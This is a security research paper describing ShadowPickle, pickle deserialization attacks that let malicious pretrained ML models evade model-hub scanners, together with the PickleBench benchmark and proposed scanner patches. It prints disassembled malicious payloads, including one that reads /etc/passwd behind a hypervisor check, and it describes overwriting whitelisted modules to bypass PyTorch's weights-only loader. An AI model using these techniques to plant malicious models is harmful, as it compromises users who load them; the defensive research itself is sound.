Evading Machine Learning Model Scanners via Stealthy Pickle Deserialization Attacks

Abstract

Pre-trained machine learning models (PTMs) and their hosting hubs (e.g., Hugging Face) are increasingly popular due to the growing success and adoption of machine learning (ML). However, these model hubs can be re-purposed by attackers to distribute malicious PTMs and orchestrate ML supply chain attacks. For instance, malicious PTMs that perform remote code execution on trusted user environments. In this paper, we present (a) *novel attacks* against PTMs and model hubs called ShadowPickle and (b) a dynamic PTM security *benchmark* called PickleBench. ShadowPickle includes three (3) stealthy pickle deserialization attack that enables malicious behaviors in PTMs and evade state-of-the-art (SOTA) security scanners. These attacks leverage the external module import mechanism of the Pickle Virtual Machine (VM) to execute malicious payloads during ML model deserialization. Additionally, we provide PickleBench, a *dynamic* and *extensible* benchmark for automatically injecting ShadowPickle attacks into arbitrary benign PTM models. Our evaluaton shows that ShadowPickle evades five SOTA open-source scanners, five proprietary scanners and the four most popular model hubs. For instance, ShadowPickle (Overwritten) has a 63% evasion rate across scanners, and 48% of the ShadowPickle-injected models evade existing scanners. ShadowPickle has up to 50% higher evasion rates than existing attacks. Our evaluation of PickleBench shows that it is up to 25.6% more challenging than three SOTA benchmarks. Finally, we provide security recommendations and patches for existing scanners to mitigate our attack. For instance, our recommendations improve the effectiveness of Weights-only and Fickling. We hope our work improves the security of PTM scanners and model hubs.

CCS Concepts

• **Computing methodologies** → *Machine learning*; • **Security and privacy** → **Vulnerability scanners**; **Software security engineering**.

Keywords

Pickle Deserialization Attacks, Machine Learning, Model Scanners

ACM Reference Format:

. 2026. Evading Machine Learning Model Scanners via Stealthy Pickle Deserialization Attacks. In *Proceedings of The 33rd ACM Conference on Computer and Communications Security (CCS) (CCS 2026).* ACM, New York, NY, USA, 18 pages. https://doi.org/XXXXXXX.XXXXXXX

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than the author(s) must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from permissions@acm.org.

CCS 2026, The Hague, The Netherlands.

© 2026 Copyright held by the owner/author(s). Publication rights licensed to ACM.

ACM ISBN 978-1-4503-XXXX-X/2018/06
https://doi.org/XXXXXXX.XXXXXXX

1 Introduction

Pre-trained machine learning models (PTMs) are typically provided to end-users via model hosting hubs such as Hugging Face [21], GitHub [28], OpenCSG [4] and ModelScope [38]. Model hosting hubs have become increasingly popular due to the success and popularity of machine learning (ML) models. They host millions of ML models provided by engineers and companies such as NVIDIA, Google, Meta, Microsoft and OpenAI [29, 36, 44, 48]. For instance, Hugging Face (HF) [21] provides over 2.5 million PTMs to 13 million users. It serves over 18.9 million visitors per month [53]. This includes ML models (e.g., LLMs) belonging to tasks such as text classification, text generation, image classification and feature extraction.

Model hosting hubs are critical to the reliability and security of provided ML models. They have become popular targets for orchestrating malicious PTM attacks [12]. Researchers have reported instances of malicious PTMs uploaded on model hubs to compromise system security [60]. End-users rely on model hubs to ensure that uploaded PTMs are secure and non-malicious, e.g., do not contain malicious payloads for remote code execution.

To prevent malicious PTM attacks, state-of-the-art (SOTA) model hubs employ security scanners. These scanners aim to ensure uploaded models are safe for end-users. For instance, Hugging Face scans models using PTM-specific scanners such as JFrog [22], Guardian [33] and PickleScan [32]. It also employs traditional malware scanners such as ClamAV [32] and VirusTotal [31]. Meanwhile, OpenCSG employs Gentel [26, 27], a closed source model scanner.

Despite the plethora of security scanners deployed by model hubs, several successful attacks and malicious PTMs have been reported on popular model hubs such as Hugging Face [6, 10]. Malicious attacks have been shown to compromise user's trusted environments or steal user data [3, 7, 10, 40–43, 49].

Notably, Pickle, the most popular PTM format [34], has been shown to be vulnerable to malware attacks including arbitrary code execution attacks [60], and pickle deserialization attacks that evade SOTA security scanners deployed by model hubs [61]. For instance, PickleCloak [35] bypassed SOTA security scanners.

In this work, we posit that most of these attacks are possible due to (a) the vulnerability of the Pickle VM deserialization mechanism [2], and (b) the poor efficacy and robustness of SOTA model hub security scanners [35]. For instance, in response to reported attacks, security scanners often update their white (or black) list of (dis)allowed operations (e.g., imported modules). Most scanners blacklist system operations (such as `exec`) in response to attacks. However, this mitigation is a *soft* patch which addresses a symptom or isolated occurrence of the problem, rather than addressing the general class of the Pickle vulnerability issue. Such patches are not robust since attackers can *still* evade SOTA scanners using one of over hundred PyPI modules that support code executions [16].

In this paper, we present a novel class of stealthy Pickle deserialization attacks called ShadowPickle and an automatic benchmark



Figure 1: ShadowPickle (Overwritten-module) workflow

(PickleBench) for assessing scanners and model hub security. Our work demonstrates a new vulnerability of the Pickle deserialization method, the insecurity of model hubs and the inefficiencies of existing scanners. Our attack (ShadowPickle) leverages the Pickle VM's deserialization mechanism to evade the security scanners of existing model hubs. Figure 1 illustrates our Overwritten Module attack. The main idea of ShadowPickle is to overwrite whitelisted modules and use the overwritten library to execute arbitrary code on the victim's machine. To the best of our knowedge, ShadowPickle is the first attack to bypass PyTorch's official Weights-only Unpickler [18]. Additionally, we propose an automatic benchmark for orchestrating our ShadowPickle attacks. Our goal is to improve security assessments conducted by researchers and security engineers when designing PTM scanners and model hubs.

Table 1 provides an example of our attack (ShadowPickle), demonstrating its stealthiness. In particular, almost all of the SOTA scanners fail to detect our attack despite effectively detecting other attacks. As shown in Table 1, the most recent Pickle attack (PickleCloak [35]) is effectively detected by six out of nine (67%) SOTA scanners (`Fickling`, `PickleScan`, `Guardian`, `ModelTracer`, `Weights-OnlyUnpickler`). However, our attack (ShadowPickle) is detected by *only* one (11%) scanner `Fickling`. However, `Fickling` is not particularly effective because it flags almost all PTMs as *suspicious or unsafe*, regardless of whether they are benign or malicious (*see* Table 6, Table 11). Table 1 demonstrates that ShadowPickle evades the SOTA scanners and model hubs (Hugging Face).

Overall, this paper makes the following contributions:

- **ShadowPickle:** We present three novel pickle deserialization attacks for orchestrating malicious PTMs that evade SOTA security scanners and model hub security (section 3).
- **PickleBench:** We provide an automatic and extensible benchmarking method that allows to inject ShadowPickle into arbitrary benign PTMs (section 4). Our benchmark is useful for evaluating PTM scanners and model hub security.
- **Evaluation:** We examine the effectiveness of ShadowPickle using five open-source scanners, five closed-source scanners and four popular model hubs (**RQ1**). Results show that ShadowPickle evades SOTA PTM scanners. For instance, ShadowPickle (Overwritten) has a 63% evasion rate across scanners, and 48% of the ShadowPickle-injected models evade existing scanners.
- **SOTA Comparison:** We compare our attack (ShadowPickle) and benchmark (PickleBench) to three SOTA attacks (**RQ2**) and three benchmarks (**RQ4**), respectively. ShadowPickle has up to 50% higher evasion rates than existing attacks and PickleBench is up to 25.6% more challenging than existing benchmarks.
- **Defense and Recommendations:** We propose patches, defenses and recommendations for improving existing SOTA scanners and mitigate ShadowPickle attacks (section 7). Our evaluation shows that they improve the effectiveness of SOTA scanners such as Weights-only and Fickling. For instance, our patches improve the performance of Weights-only by 19% (F1-score) and Fickling by up to 5% (F1-score) and 16% (FPR), respectively.

2 Background

2.1 Problem Settings

Pickle VM and Deserialisation: We illustrate the Pickle VM import mechanism in Figure 2. PyTorch models use the pickle format as a method to store and distribute models and their weights. To load PyTorch models, Python uses the Pickle VM to deserialise the binary data in the model files. During deserialisation, the Pickle VM uses opcodes like `GLOBAL` to gain access to Pythonic functions like `print()` (step 1, Figure 2). Opcodes like `GLOBAL` are used by the Pickle VM to import python libraries (e.g., `numpy`) or modules accompanying the model. The imported libraries or files are accessed using `sys.modules` (step 2, Figure 2). `sys.modules` is a dictionary that contains the module objects that the Python Interpreter imports. This dictionary is then used by the Pickle VM to import the required libraries (step 3, Figure 2).

Pickle Deserialisation Attacks: Pickle deserialisation attacks allow an attacker to execute arbitrary code on the victim's machine. The attacks are possible using imports for malicious libraries, primarily using opcodes like `GLOBAL` (step 1, Figure 2). We define *malicious libraries* as those that allow the attacker to run arbitrary code when imported by the Pickle VM. A Python object has to be created using the `REDUCE` opcode to execute code through such libraries. Objects created with `REDUCE` (step 4, Figure 2) with the

Table 1: Motivating Example showing ShadowPickle and SOTA attacks using SOTA scanners. Code snippets in red are malicious payloads. "✓" means the model was detected as *malicious* and "✗" means the model was classified as *benign*.

		Stacked Pickle	Library Import	PickleCloak	Overwritten Modules (Ours)
	Model Name	coldwaterq/sectest [17]	zpbrent/reuse [67]	Zolllll/dont_download_this2 [65]	Zolllll/dont_download_this [64]
Scanner Type	Description	Model depicting stacked pickles first disassembly layer does not show maliicous payload	Model used as payload for the import attacks to be imported by libraries	Model depicting pickle model surface attack with a pkl->pkl attack	Model injected with payload in overwritten module OrderedDict
	Disassembled code	0: \x80 PROTO 2 2: \x8a LONG1 1195470371460388013333356 14: . STOP	0: \x80 PROTO 3 2: c GLOBAL 'posix system' 16: q BINPUT 0 18: X BINUNICODE 'touch HACKED' 35: q BINPUT 1 37: \x85 TUPLE1 38: q BINPUT 2 40: R REDUCE 41: q BINPUT 3 43: 0 POP	0: \x80 PROTO 4 2: \x95 FRAME 81 11: \x8c SHORT_BINUNICODE 'numpy.testing._private.utils' 41: \x8c SHORT_BINUNICODE 'runstring' 52: \x93 STACK_GLOBAL 53: \x94 MEMOIZE (as 0) 54: \x94 MEMOIZE (as 1) 55: h BINGET 1 57: \x8c SHORT_BINUNICODE '__import__("os").system("ls")' 88: \} EMPTY_DICT 89: \x86 TUPLE2 90: R REDUCE 91: . STOP	0: \x80 PROTO 2 2: c GLOBAL 'collections OrderedDict' 27: q BINPUT 0 29: X BINUNICODE "if not 'hypervisor' in open('''/proc/cpuinfo''').read(): \n print(open('/etc/passwd').read()) " 129: q BINPUT 1 131: \x85 TUPLE1 132: q BINPUT 2 134: R REDUCE 135: q BINPUT 3 136: b BUILD
Static	Fickling[47]	✓	✓	✓	✓ (Tagged as Unsafe)
	PickleScan [37]	✓	✓	✓	✗
	ModelScan [13]	✗	✓	✗	✗
Hugging Face	HF_JFrog [22]	✓	✓	✗	✗
	HF_Guardian [33]	✓	✓	✓	✗
	HF_ClamAV [32]	✗	✗	✗	✗
	HF_VirusTotal [31]	✓ (1/77 engines detected)	✗	✗	✗
	HF_PickleScan [32]	✓	✓	✓	✗
Dynamic	ModelTracer [15]	✓	✓	✓	✗
Environment	Weights-Only Unpickler [18]	✓	✓	✓	✗

desired payload of the attacker, can lead to arbitrary code execution. Common examples of malicious libraries include `exec` and `eval`, which are often used since they are Python inbuilt libraries, but they are often marked as unsafe by PTM security scanners.

2.2 State-Of-The-Art PTM Attacks

This section discusses the SOTA Pickle deserialisation attacks, namely PickleCloak [35], Stacked Pickle [17] and Library Import [67] attacks. We illustrate the major features of each of the aforementioned attacks and ShadowPickle in Table 2.

Stacked Pickle Attack [17] evades scanners by employing recursive Pickles, i.e., Pickles requiring multiple `Pickle.load()` for model loading. SOTA scanners were not detecting this attack since they initially examine *only* the first layer of the Pickle bytecode (Table 1, third column). While stacking Pickles is not malicious itself, the malicious Pickle bytecode appear in a layer after the first. This is missed by the scanners because they only scanned the first layer of Pickles that they find, typically after a single `Pickle.load()`. The attack also allows to inject malicious Pickle bytecode in a chosen location of a Pickle file. It uses Python's `zlib` [1] to obfuscate the payload as compressed bytecode and execute it later with the `decompress()` function. After its disclosure, security scanners (e.g., Fickling [14]) were patched to scan stacked Pickles, and `zlib` library was added to the blacklist of malicious libraries.

Library Import Attacks [67] is an attack that applies to victims using PTMs with command line libraries (e.g., `from_pretrained`). This attack leverages the implementation of the library and loading files detailed in the config of the project (such as a `config.yaml` file that the library would reference). Notably, this attack evade the security scanners, without using Pickle VM opcodes to bypass the scanners, and instead it relies on libraries that load Pickle files (such as `from_pretrained`). Thus, the attack only needs to import a malicious pickle file, rather than make new ones, and therefore, provided only one malicious model that the attack called with the vulnerable CLI libraries. The malicious model used already well-known Python execution paths like `posix system`, which is detected by most security scanners (Table 1, fourth column).

PickleCloak [35] evades SOTA security scanners using three (3) evasion methods. The first attack uses vulnerable Pickle loading call chains, such as those inside `torch.load()` to bypass scanners (e.g., `legacy_load` to read Pickle files). The second attack uses Exception-Oriented Programming to crash the scanner after executing the payload, by triggering an exception it evades detection. The third attack uses gadgets in popular ML libraries like `numpy` to execute arbitrary code instead of the popularly blacklisted libraries like `exec`. The first and second attacks by PickleCloak develop Pickle files that are invalid by design. The resulting Pickles from these attacks cannot be disassembled by tools such as `Pickletools`. The third gadget finding attack shows extensibility opportunities when pointed towards popular libaries like `numpy`, and finds functions that can execute arbitrary code such as `numpy.memmap`. However, it is still detected by scanners like Weights-only Unpickler, Fickling and HF_PickleScan because its gadget chains (e.g., `numpy.memmap`, `pandas.read_pickle`) are not whitelisted (Table 1, fifth column).

2.3 ShadowPickle Novelty

ShadowPickle presents novel methods for orchestrating pickle deserialization attacks that are (a) *stealthy*, and (b) *valid*. Table 2 illustrates ShadowPickle's novelty versus SOTA attacks.



Figure 2: PickleVM deserialization process.

Table 2: Details of ShadowPickle versus SOTA PTM attacks showing whether the attack "fully" (●), "partially" (◐), or "does not" (○) employ the specified technique.

Attacks	Size	Standard Lib Usage	Gadget Finding	Stacked Pickles	Invalid Pickles	Exception-Oriented Programming	Extensibility	Third-Party Library Usage	External File Usage	Library Overwriting
Stacked Pickles [17]	5	●	○	●	○	○	○	○	○	○
Library Import [67]	1	●	◐	○	◐	○	○	○	●	○
PickleCloak _Module-surface [35]	3	○	○	○	●	○	○	◐	○	○
PickleCloak _EOP [35]	1	●	○	○	●	●	○	○	○	○
PickleCloak _Gadget-Based [35]	56	○	●	○	○	○	●	◐	○	○
ShadowPickle _PyPI (Our Work)	1000	○	◐	○	○	○	●	●	○	○
ShadowPickle _External (Our Work)	1000	○	○	○	○	○	●	◐	●	○
ShadowPickle _Overwritten (Our Work)	1000	○	○	○	○	○	●	◐	○	●

Stealthiness: To the best of our knowledge, our Overwritten Module attack is the *first* and *only* attack to evade PyTorch's official Restricted Loading Environment (Weights-only Unpickler) which is turned on by default when loading a model with `torch.load()`. Moreover, ShadowPickle develops novel methods to bypass the blacklist and whitelists employed by security scanners. Table 1 compares ShadowPickle versus existing attacks.

Pickle/PTM Validity: SOTA attacks (Stacked Pickles [17], Library Import [67] and PickleCloak [35]) develop attacks to evade Pickles by manipulating how Pickles are formed. This often results in *invalid* Pickles (e.g., PickleCloak) such that the resulting Pickles cannot be disassembled with inbuilt Python tools like `Pickletools` [51]. Unlike PickleCloak, ShadowPickle and our injection technique does not result in *invalid* Pickles. Its resulting PTMs are executable by Pickle disassemblers and parsers without errors.

2.4 SOTA Malicious PTM Benchmarks

In this work, we identify three SOTA malicious PTM benchmarks, namely MalHug [60], PickleBall [34] and PickleCloak [35]. Zhao et al. [60] provides 91 malicious models collected from scanning thousands (700K) of PTMs from Hugging Face using their custom detector (MalHug). We identified 64 of the malicious models as Pickle or PyTorch models. These 64 models are used as the MalHug benchmark in this work. Kellas et al. [34] provides two (2) malicious models to demonstrate evasion of SOTA security scanners like modelscan [13]. Finally, PickleCloak provided 57 models that are capable of arbitrary code execution using their gadget-based attack.

2.5 PickleBench Novelty

PickleBench is an automatic, extensible benchmark that generalizes ShadowPickle to arbitrary malicious payloads and benign PTMs. PickleBench allows to assess both the whitelists and blacklists of SOTA model scanners. We outline the differences between PickleBench and the SOTA benchmarks in Table 3 and Table 4.

MalHug vs. PickleBench: MalHug provides 64 malicious Pickle PTMs from Hugging Face. These attacks expose limitations of blacklists scanners, in particular, their non-exhaustive nature. For instance, MalHug PTMs often contain malicious payloads that use `execve`. ShadowPickle generalises beyond such attacks, by supporting arbitrary PyPI modules via its PyPI attack. Moreover, PickleBench also assesses whitelisted modules via its overwritten module attack. More importantly, unlike MalHug, PickleBench is open-source and does not rely on a custom scanner for its malicious model curation logic.

PickleBall vs. PickleBench: PickleBall also provides *benign* models that use popular external libraries like `FastAI`, which can be used to test scanner's whitelists. However, the libraries are not being used as an attack method but instead for false positive assessment. Unlike PickleBall, PickleBench provides a whitelist benchmark that uses whitelisted libraries like `collections.OrderedDict` as an *attack*. This allows to assess whether a scanner ensures that whitelisted libraries are tamper proof. To the best of our knowledge, PickleBench is the first benchmark that supports *attack* assessments of scanner's whitelists.

PickleCloak vs. PickleBench: PickleCloak provides a benchmark that can be extended using its gadget-finding tool. However, it does not provide a method to benchmark whitelist-based scanners. PickleBench provides new attacks and methodologies, including both blacklist and whitelist benchmarks. The PyPI and external module attacks can be used as a blacklist or whitelist benchmark since they use libraries that are not present in preset lists. The Overwritten Module attack is the first attack using a whitelisted module, and it can be used as a whitelist benchmark.

Extensibility: PickleBench differs from MalHug [60] and PickleBall [34] due to its extensible nature. MalHug and PickleBall benchmarks were created by scanning Hugging Face and (manually) developing models that evade security scanners, respectively. Hence, these benchmarks are not dynamic. PickleBench can be easily, extended with our injector using arbitrarily new payloads and libraries that support arbitrary code execition.

2.6 State-Of-The-Art PTM Security Scanners

PTM security scanners are classified into four (4) main categories:

Static Scanners: These scanners aim to find malicious or suspicious `GLOBAL` imports in the PTM Pickle bytecode. The Pickle file is disassembled using a disassembler e.g., Picklетools, or a custom disassembler [47]. The discovered imports are then compared against a preset whitelist [47] or blacklist [13, 37] curated by the scanner developers. The main limitation is that their whitelist or blacklists are non-exhaustive. For instance PickleCloak [35] has shown that they can be evaded by employing alternative gadgets that employ pre-existing libraries for arbitrary code execution.

Dynamic Scanners: These scanners analyse the PTM by executing it, e.g., by loading it and collecting its system calls using tools like strace [56] and Python's sys module [20] (ModelTracer [15]). The collected system calls are then examined for blacklisted opcodes such as `execve`, which indicate malicious behaviour. For instance, ModelTracer found 14 malicious models when tested on Hugging Face [15]. However, dynamic scanners are limited since they require executing the model (preferably in a sanitized environment, e.g., sandbox) and they are computationally more expensive than static analysis. In addition, they may suffer from under-approximation due to the concrete execution scenario or environment (e.g., anti-VM or debugging attacks may remain undetected).

Model Loading Environments (MLE): These environments employ fixed whitelist to ensure that only trusted Pickle opcodes and imported libraries are permitted during model loading. PyTorch's default Weights-only Unpickler [18] works by whitelisting PyTorch's utility functions. Whereas, dynamic approaches like PickleBall [34] focus on generating policies for libraries to add to the function whitelist. For instance, Weights-only Unpickler flagged 219 out of 1496 models tested from Hugging Face because they contain libraries that are not present in its whitelist [34]. MLE scanners are limited by their reliance on the end-user's expertise. For instance, Weights-only Unpickler assumes the user will never use the `weights_only=False` flag, while using `torch.load()`, which turns off the environment and leaves the user vulnerable to malicious models. This assumption does not hold in practice as the whitelist is non-exhaustive and several popular PTM providers (e.g., *FastAI*) require the flag to be set to false.

Closed-Source Scanners: Model hubs like HuggingFace employ closed-source scanners to scan uploaded PTMs on their platform [22, 31–33], while OpenCSG [4] uses Gentel [26, 27]. In this work, we compare to closed-source scanners by uploading representative models of our attacks on model hubs and checking whether their scanners flag them. This is because we can not upload thousands of malicious models on such platforms without security implications and potential ban. Therefore, for each of our attack types, we upload an example on HuggingFace [64, 65] and OpenCSG [63].

3 Attack Methodology

3.1 Threat Model

Let us discuss the threat models for ShadowPickle attacks.

Common Attack assumptions: We assume the attacker can create or modify PTMs by injecting payloads that contain malicious code, (e.g., reverse shells). The attacker then distributes the malicious models through hosting hubs or by directly sending it to the victims. The attacker also provides the instructions to execute (load) the model. These assumptions aligns with the current ML supply chain system, e.g., involving sharing PTMs via model hubs.

External Modules assumes that the attacker can direct the victim to download the accompanying external modules for the PTM.

Overwritten Modules assumes the attacker can upload and distribute Python module packages through platforms like PyPI [50].

Defence Assumptions: We assume that the model scanners are able to disassemble and analyse the models being scanned. It is also assumed that the defender does not require access to model source code or security expertise while loading the models.

These assumptions are reasonable, common and feasible within the current ML supply chain system. They align with the current mechanisms for distributing PTMs, PTM code/artifacts and Python packages on platforms like Hugging Face [21] and GitHub [28], etc.

3.2 Attack Description

We describe the steps for orchestrating ShadowPickle attacks.

3.2.1 Overwritten Module: Figure 1 illustrates the ShadowPickle-overwritten module attack. This attack showcases a wider issue in the Python supply chain, wherein an attacker can overwrite local modules on a victim's system with malicious behaviour. This allows the attack to bypass whitelists by using modules on the whitelist to execute arbitrary code. It can be distributed as a full package through model hosting hubs, where users would have to install it with instructions. We also demonstrate a wider distribution method with PyPI, akin to how popular libraries like `numpy` are installed. The main advantage of the attack is that the victim does not need to disable the Weights-only Unpickler because the attack overwrites one of the modules in its whitelist.

Attack steps: The attacker implements a module that overwrites local system libraries (e.g., OrderedDict) by adding code execution functionality (step 1, Figure 1). To distribute the compromised module, the attacker uploads the overwritten library to PyPI or the model hub alongside the PTM (step 2, Figure 1). Then, the attacker uploads a PTM with an injected payload (using the module) onto the model hub (e.g., HF) and instructs the victim to download the library in the model card, e.g., via `requirements.txt` or local install (step 3, Figure 1). The victim downloads the malicious library and gets the overwritten module, unbeknownst to them. Then the victim loads the model (steps 4-8, Figure 1) and the attack is executed.

Attack Limitations: The victim must download the overwritten PyPI library. A security expert or a security-conscious victim may also notice the payload at the end of the disassembled model if they review the disassembled code (e.g., using `Pickletools.dis` [51]). The payload would be similar to the example in Table 1.

Table 3: Details of PickleBench versus SOTA PTM security benchmarks showing whether the benchmark "fully" (●), "partially" (◐), or "does not" (○) employ the specified technique.

Benchmarks	Size of Malicious	Size of Benign	ModelHub Scanning	Custom Tool	Dataset Availability	Extensibility	Whitelist Benchmark	Static /Dynamic
MalHug [60]	91	0	●	●	●	○	○	Static
PickleBall [34]	2	252	●	○	●	○	◐	Static
PickleCloak [35]	57	0	○	●	●	●	○	Dynamic
PickleBench	3000	1000	○	○	●	●	●	Dynamic

Table 4: Strengths and Limitations of SOTA benchmarks.

Benchmarks	Strengths	Limitations
MalHug Malicious: 91 Benign: 0	- **Created by scanning Hugging Face** - Used a **closed-source custom tool to scan** and find the models - Dataset is **publicly available**	- **Benchmark is not extensible** - **Static scanning** at a point of time - **Does not allow for benchmarking whitelists**
Pickleball Malicious: 2 Benign:252	- **Created by scanning Hugging Face with Weights-only** - Sizable number of models to test benign libraries and therefore **whitelist benchmarking** - Dataset and tool are **publicly available**	- **Benchmark is not extensible** - **Static** at a point in time - **Malicious set is only two custom models**
PickleCloak Malicious: 57 Benign: 0	- Made with the custom gadget-finding tool to be able to benchmark blacklists - **Extendable to other libraries by using the tool on new libraries for more execution paths** - Dataset and tool are **publicly available** - Dataset is **dynamic** due to **extensibility**	- **Does not allow for whitelist benchmarking** - *Does not include benign models* - *Malicious models are synthetic in nature*
PickleBench (ours) Malicious: 3000 Benign: 1000	- Made with three new attack methodologies - **Extensible with the injection scripts and applying methodologies to new models** - Dataset and tool are **publicly available** - **Overwritten Module attack provides novel whitelist benchmarking capabilities** - Supports generalised **blacklist assessment**	- *Malicious models are synthetic in nature*

Feasibility: This attack is feasible since there are several examples of PTMs (e.g., on HF) that require installing third-party libraries (e.g., from PyPI) via a `requirements.txt`. Researchers have also found that module conflicts in third-party libraries are common on PyPI [62]. ShadowPickle increases this attack surface with module conflicts to Python Standard Libraries (e.g., `collections.OrderedDict`).

3.2.2 PyPI Injected: This attack combines real-world examples of malicious payloads and PyPI libraries [50] that support code execution (*see* Table 14). Listing 1 provides a sample PyPI payload.

Attack Steps: The attacker injects a malicious payload that relies on a PyPI library into a PTM. Then, the attacker uploads the injected PTM to a model hub and instructs the victim to install the required PyPI library in the model card. Next, the victim downloads the required PyPI library and loads the model, and the payload is executed. The attack requires that the victim disables the Weights-only Unpickler while loading the model. This can be specified or instructed in the model loading code or model card. Indeed, this is required for certain model providers such as `Ultralytics` [59].

Attack Limitations: The victim must download the PyPI library needed for code execution.

Feasibility: Using model configuration (e.g. , `requirements.txt`) to direct the victim to install libraries on their PC is common, as evidenced by models such as `Synthyra/ESM2-8M` [58]. We found at least 1000 mentions of a `requirements.txt` file on HuggingFace [23].[1]

3.2.3 External Modules: This attack leverages Pickle VM's import strategies. It uses a module packaged with the PTM for arbitrary code execution (e.g., via `exec()`). The external module allows the attacker to execute the payload injected in the PTM when loading the PTM. Listing 2 shows an example external module payload.

Attack Steps: The attacker implements a payload with the external module and injects into a model. Then the attacker uploads both the injected model and the external file to a hosting hub and instructs the victim to download in the model card. The victim downloads both the external file and model, and the payload is executed when loading the model. This attack also requires that the Weights-only Unpickler is disabled while loading the model, e.g., by instructing it in the model loading code or model card. This is a common requirements in benign models, e.g., Ultralytics [59].

Attack Limitations: The victim must download the external module and model in the same directory. Alternatively, the victim needs to be instructed to add the external file to python's `sys.path`.

Feasibility: PTMs are commonly provided alongside code on HF [24], GitHub [54] and ModelScope [39]. Such code broadens the attack surface allowing malicious PTMs to execute arbitrary code.

4 PickleBench

The goal of our dynamic benchmark (PickleBench) is to enable automated evaluation of the SOTA scanners against Pickle deserialization attacks. Figure 3 illustrates the workflow of PickleBench. Crawling is highlighted in orange, Payload Generation in purple, Payload Injection in blue and Scanning in green. Algorithm 1 in appendix is the algorithm for the workflow.

To create PickleBench, a specified number (1000) of benign PTMs are downloaded from a model hub (`Hugging Face`). We filter for PTMs in Pickle formats that are tagged as safe by the model hub's scanners (e.g., `HF_PickleScan`, `HF_Guardian`). Next, we conduct payload generation, a set of real-world payloads are collected from multiple sources [52, 57]. A Pickle is then created with each one of these payloads and stored. We then randomly sample from the set of malicious Pickles, and inject them into the downloaded PTMs resulting in malicious PTMs. Next, the malicious PTMs are automatically validated by ensuring that they load without raising errors/exceptions and the payload is valid and working as expected. PTMs that fail these checks are discarded while valid PTMs are stored for evaluation against open-source SOTA scanners. During evaluation, each malicious PTM is scanned by the SOTA open-source scanners. The scanner verdict and output are then logged.

4.1 PickleBench Methodology

4.1.1 Step 1 - Crawling: From a selected model hub, we choose a task tag from the most commonly occuring task tags. In our

[1]We find the number "at least 1000" instances of `requirements.txt` by doing a full-text search on HuggingFace. However, because full-text search does not show results more than 1000, we cannot estimate the true number of files without running a script on all of HuggingFace.



Figure 3: Dynamic benchmark pipeline diagram of ShadowPickle

evaluation, we use Hugging Face and the text-generation task tag as it includes the highest number of models, as illustrated in Table 5. We obtain a list of repositories sorted by likes with the intuition that models with a higher number of likes are less likely to be malicious. Once the list of repositories with the chosen task tag is obtained, we filter for `pytorch_model.bin` model files. Additionally, we check whether each model has been flagged by any of the proprietary scanners on the model hub. If the model has been flagged, then we skip this model. Otherwise, we download the model as a suitable benign candidate for PickleBench. This process is repeated until the desired number of benign models (1000) is reached.

4.1.2 Step 2 - Payload Generation: We collect a set of real-world payloads (20), including reverse shells and data exfiltration from `revshells.com` [52], `PayloadsAllTheThings` [57], etc. The collected payloads are Pickled into self-contained files, such that they can be directly injected into PyTorch models, as they are both binary data with the same set of opcodes. PyPI-related payloads are generated using `Pickle.dump()`, therefore the approach is restricted to objects that are serializable via Python's Pickle mechanism, hence precluding the inclusion of custom objects required by certain libraries. Table 1 (fourth column) shows a resulting malicious PTM disassembled using `Pickletools.dis()` [51] and its payload. Figure 4 (appendix) illustrates the payload generation process.

